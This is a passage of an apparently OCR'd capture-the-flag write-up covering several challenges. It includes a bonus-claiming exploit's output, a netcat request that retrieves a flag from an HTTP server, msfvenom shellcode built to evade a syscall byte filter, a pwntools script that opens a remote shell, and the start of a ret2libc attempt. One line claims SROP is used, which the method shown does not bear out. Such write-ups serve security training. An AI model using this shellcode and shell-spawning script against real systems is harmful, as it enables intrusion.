


```
</html>
PS C:\Users\emmy> & C:/Users/emmy/AppData/Local/Microsoft/WindowsApps/python3.12.exe c:/Users/emmy/Documents/CTF/umctf25/straightforward_player/exploit.py
 [+] Registered and logged in as 707
 [+] Claimed bonus!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [-] Already claimed!
 [+] Balance info found!
 <!DOCTYPE html>
```

The response shows that current balance for user "707" is $3000 , so can proceed with redeem the secret reward.




```
[+] Balance info found!
<!DOCTYPE html>
<html>
<head>
  <title>Dashboard</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
  <div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
    <div class="card p-4 shadow-sm w-50 text-center">
      <h2>Hello, 707</h2>
      <p>Your current balance: <strong>$3000</strong></p>

      <!-- Flash Messages -->
```



```
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"></script>
</body>
</html>
[?] Unexpected response:
<!DOCTYPE html>
<html>
<head>
  <title>Reward Unlocked</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
  <link rel="stylesheet" href="/static/style.css">
</head>
<body class="bg-light">
  <div class="container vh-100 d-flex flex-column justify-content-center align-items-center">
    <div class="card p-4 shadow-sm text-center">
      <h2 class="text-success">🎉 Congratulations 🎉</h2>
      <pre class="flag my-3">UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}</pre>
      <a href="/" class="btn btn-primary">Back to Home</a>
    </div>
  </div>
</body>
```

Flag : UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}

Reverse



Challenge

64 Solves


htpp-server

376

I created a http server during my free time


34.133.69.112 port 8080

We are given a remote service running at 34.133.69.112 on port 8080 that waits for clients to send a HTTP-like request. Checks if the exact string ***GET /goodshit/umcs_server HTTP/13.37*** appears in the request. If so, it will try to read the */flag* file and sends it back, otherwise, is sends a 404 error.



```
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
  sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
  send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
       0);
}
else {
  __stream = fopen("/flag","r");
  if (__stream == (FILE *)0x0) {
    sVar4 = strlen(
                  "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.\n"
                  );
    send(param_1,
         "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.\n"
         ,sVar4,0);
  }
  else {
    memset(local_418,0,0x400);
    sVar4 = fread(local_418,1,0x3ff,__stream);
    fclose(__stream);
    __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
    send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
    send(param_1,local_418,sVar4,0);
  }
}
```

So, all we need to do is connect to the server hosted at 34.133.69.112:8080 and send the exact line ***GET /goodshit/umcs_server HTTP/13.37*** (include the HTTP headers because by default the HTTP version will be /1.1 or /1.0 , but in this case the server only responds to *HTTP/13.37*. S0, we craft a manual HTTP request using netcat with the custom protocol version HTTP/13.37 with the server path and the server responded with the flag.




```
┌──(kali㉿kali)-[~]
└─$ echo -ne "GET /goodshit/umcs_server HTTP/13.37\r\nHost: anything\r\n\r\n" | nc 34.133.69.112 8080
HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

** echo is used to print text to the terminal

** -ne tells echo not to add a newline at the end of the output, and enable interpretation of escape sequences such as (\n for newline ,\t for tab, \r for carriage return, \x00 for null byte)

Flag : umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}

<u>Binary Exploitation</u>



Challenge 41 Solves


babysc

370

shellcode


34.133.69.112 port 10001

As the challenge description and from the source code, basically this is a binary challenge that we need to build the shellcode ourselves. From the image below, this binary presents a **shellcode execution challenge** with **filters on certain hex patterns** and fixed memory allocation.



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre/revbabysc]
└─$ checksec --file=babysc
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Full RELRO      No canary found   NX disabled   PIE enabled     No RPATH   No RUNPATH   46 Symbols        No    0               2               babysc
```

And when checking the file with checksec script for the properties of babysc binary, we can see that the NX (NoExecute) is being disabled → can execute shellcode from stack / heap




```c
void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
   puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}
```

The key function vuln() stores the shellcode with mmap() that allocates 0x1000 (4 KB) of memory at a fixed address with RWX(Read, Write, Execute) permissions. Basically, the challenge will output “Enter 0x1000” from standard input and stores them in shellcode. Then, it goes through a loop to scan the user-supplied shellcode to detect restricted instructions (hexcode) like 0x80cd , 0x340f , 0x050f. Means if these hex are in our shellcode, then it will display us as bad byte, then terminate the program.

1. 0x80 → old Linux systcall instruction
2. Ox340f → sysenter (syscall on older systems)
3. 0x050f → **syscall** for modern systems

This means normal execve("/bin/sh", ...) shellcode won't work. Instead, we can try to generate a shellcode to execute the system call of “bin/sh” without using the syscall bytes.

**bin/sh is an exe representing system shell.




```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ msfvenom -p linux/x64/exec CMD="/bin/sh" -f raw -b '\x0f\xcd\x34\x05' -o shellcode.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor failed with Encoding failed due to a bad character (index=12, char=0×05)
Attempting to encode payload with 1 iterations of x64/xor_context
x64/xor_context failed with Encoding failed due to a bad character (index=7, char=0×0f)
Attempting to encode payload with 1 iterations of x64/xor_dynamic
x64/xor_dynamic succeeded with size 94 (iteration=0)
x64/xor_dynamic chosen with final size 94
Payload size: 94 bytes
Saved as: shellcode.bin

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ hexdump -C shellcode.bin

00000000  eb 27 5b 53 5f b0 80 fc  ae 75 fd 57 59 53 5e 8a  |.'[S_....u.WYS^.|
00000010  06 30 07 48 ff c7 48 ff  c6 66 81 3f 15 28 74 07  |.0.H..H..f.?.(t.|
00000020  80 3e 80 75 ea eb e6 ff  e1 e8 d4 ff ff ff 01 80  |.>.u............|
00000030  49 b9 2e 63 68 6f 2e 72  69 01 98 51 55 5e 53 67  |I..cho.ri..QU^Sg|
00000040  69 2c 62 55 5f 53 e9 09  01 01 01 2e 63 68 6f 2e  |i,bU_S......cho.|
00000050  72 69 01 57 56 55 5f 6b  3a 59 0e 04 15 28        |ri.WVU_k:Y...(|
0000005e

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ xxd shellcode.bin | grep -E '0f05|0f34|cd80'

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ (cat shellcode.bin; cat) | ./babysc

Enter 0×1000
Executing shellcode!

whoami
kali
^C
```

We will generate a shellcode that avoids syscalls directly and uses Sigreturn-oriented programming (SROP) to bypass the syscall filter

```
msfvenom -p linux/x64/exec CMD="/bin/sh" -f raw -b '\x0f\xcd\x80\x34\x05'
```

Since msfvenom supports fiiltering out individual bad bytes with the flag “-b” , we can avoid the filtered bytes to be inserted into our generated shellcode. To further check if the generated shellcode contains the restrained byte we can use *hexdump* function and grep to check if there is any prohibited sequence in our payload. And when running locally, we obtain the shell.


Next is just to write a simple script with pwntools to pass our shellcode to the server and we get the flag : umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre/revbabysc]
└─$ python exploit.py
[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode

Executing shellcode!
$ whoami
pwnuser
$ cat /flag
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

Exploit script :

```
from pwn import *

context.arch = "amd64"

context.encoding = "latin"


# Load your shellcode from file or directly paste the bytes

with open("shellcode.bin", "rb") as f:

   shellcode = f.read()


# Connect to the remote challenge

p = remote("34.133.69.112", 10001)


# Wait for the input prompt from server

p.recvuntil(b"Enter 0x1000")


# Send the shellcode

p.send(shellcode)


# Interact with the shell if one is spawned

p.interactive()
```




liveleak

440

No desc

34.133.69.112 port 10007



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ checksec --file=chall
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   RW-RUNPATH   45 Symbols        No    0               1               chall
```

This is a ret2libc challenge :


NX enable -> cannot execute shellcode neither from stack / heap

PIE disabled-> address of binary itself wont change between executions

No canary on stack, no function, strings to use → can try ret2libc

https://youtu.be/TTCz3kMutSs?si=h9ekq1GZ3AjCXii8 (main reference of the challenge)


https://gr4n173.github.io/ret2libc/



```
┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ ./chall
Enter your input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
zsh: segmentation fault  ./chall

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ ./chall
Enter your input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
zsh: segmentation fault  ./chall

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ ./chall
Enter your input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
zsh: segmentation fault  ./chall

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ ./chall
Enter your input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
zsh: segmentation fault  ./chall

┌──(kali㉿kali)-[~/Downloads/umctf2025pre]
└─$ ./chall
Enter your input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

